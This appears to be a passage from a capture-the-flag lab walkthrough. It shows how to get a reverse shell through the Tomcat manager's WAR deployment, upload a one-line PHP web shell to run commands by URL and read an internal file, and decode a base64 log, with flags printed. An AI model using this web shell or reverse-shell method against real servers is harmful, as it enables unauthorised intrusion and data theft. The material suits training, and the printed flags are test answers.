
Step7: Go to the path where you have saved the war file, select the file. You can give your unique war file name.



Step8: Click on deploy.



Step9: Click on the deployed shell.



Path	Version	Deploy Name	Running	Sessions	Comments
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell1	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path:

Version (for parallel deployment):

XML Configuration file path:

WAR or Directory path:

Step10: Go to the terminal where you had run the listener, and we have got the reverse shell. Type the below commands to get the fourth flag. i.e. =

FLAG4{TOMCAT_MANAGER_WAR_REVERSE_SHELL_ACCESS}


ls

Cat flag.txt

```
(kali@kali:~$) nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.5.51] from (UNKNOWN) [192.168.5.167] 59740
ls
bin
boot
__cacert_entrypoint.sh
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cat flag.txt
FLAG4{TOMCAT_MANAGER_WAR_REVERSE_SHELL_ACCESS}
```

Scenario Name: File Upload Vulnerability

Step1: Type the below command, `sudo nano cmd.php` , it will ask for root password, type `P@ssw0rd@1`



```
(kali@PR-VAPT1)-[~]  
$ sudo nano cmd.php  
[sudo] password for kali:
```


Step2: Type the below text inside the `cmd.php` file

`<?php system($_GET['cmd']); ?>`




```
GNU nano 8.7  
<?php system($_GET['cmd']); ?>
```


Step3: Open the firefox browser, again in a new tab, visit the homepage of <http://192.168.5.167> , click on document intake.




Step4: Go to the path where you had saved the cmd.php file,




Step5: Click o submit document, and after clicking on it, you will get a notification in the downside of the page i.e. /var/www/internal/.service_cache



Step6: Post that, click on the storage path as shown in the below screenshot.




Step7: You will get the following image, you will type the further commands in front of the highlighted box



Step8: Type the below cmd in the url:


http://192.168.5.167/storage/uploads/cmd.php?cmd=cat /var/www/internal/.service_cache

we have got out fifth flag i.e. = **FLAG5{FILE_UPLOAD_READ_INTERNAL_SERVICE_CACHE}**



Scenario Name: APT32 Log decryption

Step1: Open a firefox browser, and visit the homepage of the url <http://192.168.5.167>, and click on Endpoint Events. Scroll down and in the last you will notice a source named proxy-01, there is an event named session medatada: which is in the format of base64 log. Copy the code.



Step2: Open a new terminal, and type the below command:

```
echo -n "copied base64 code" | base64 -d
```

we have got our sixth flag, i.e. = **FLAG6{APT32_INTRUSION_THREAD_DECODED}**

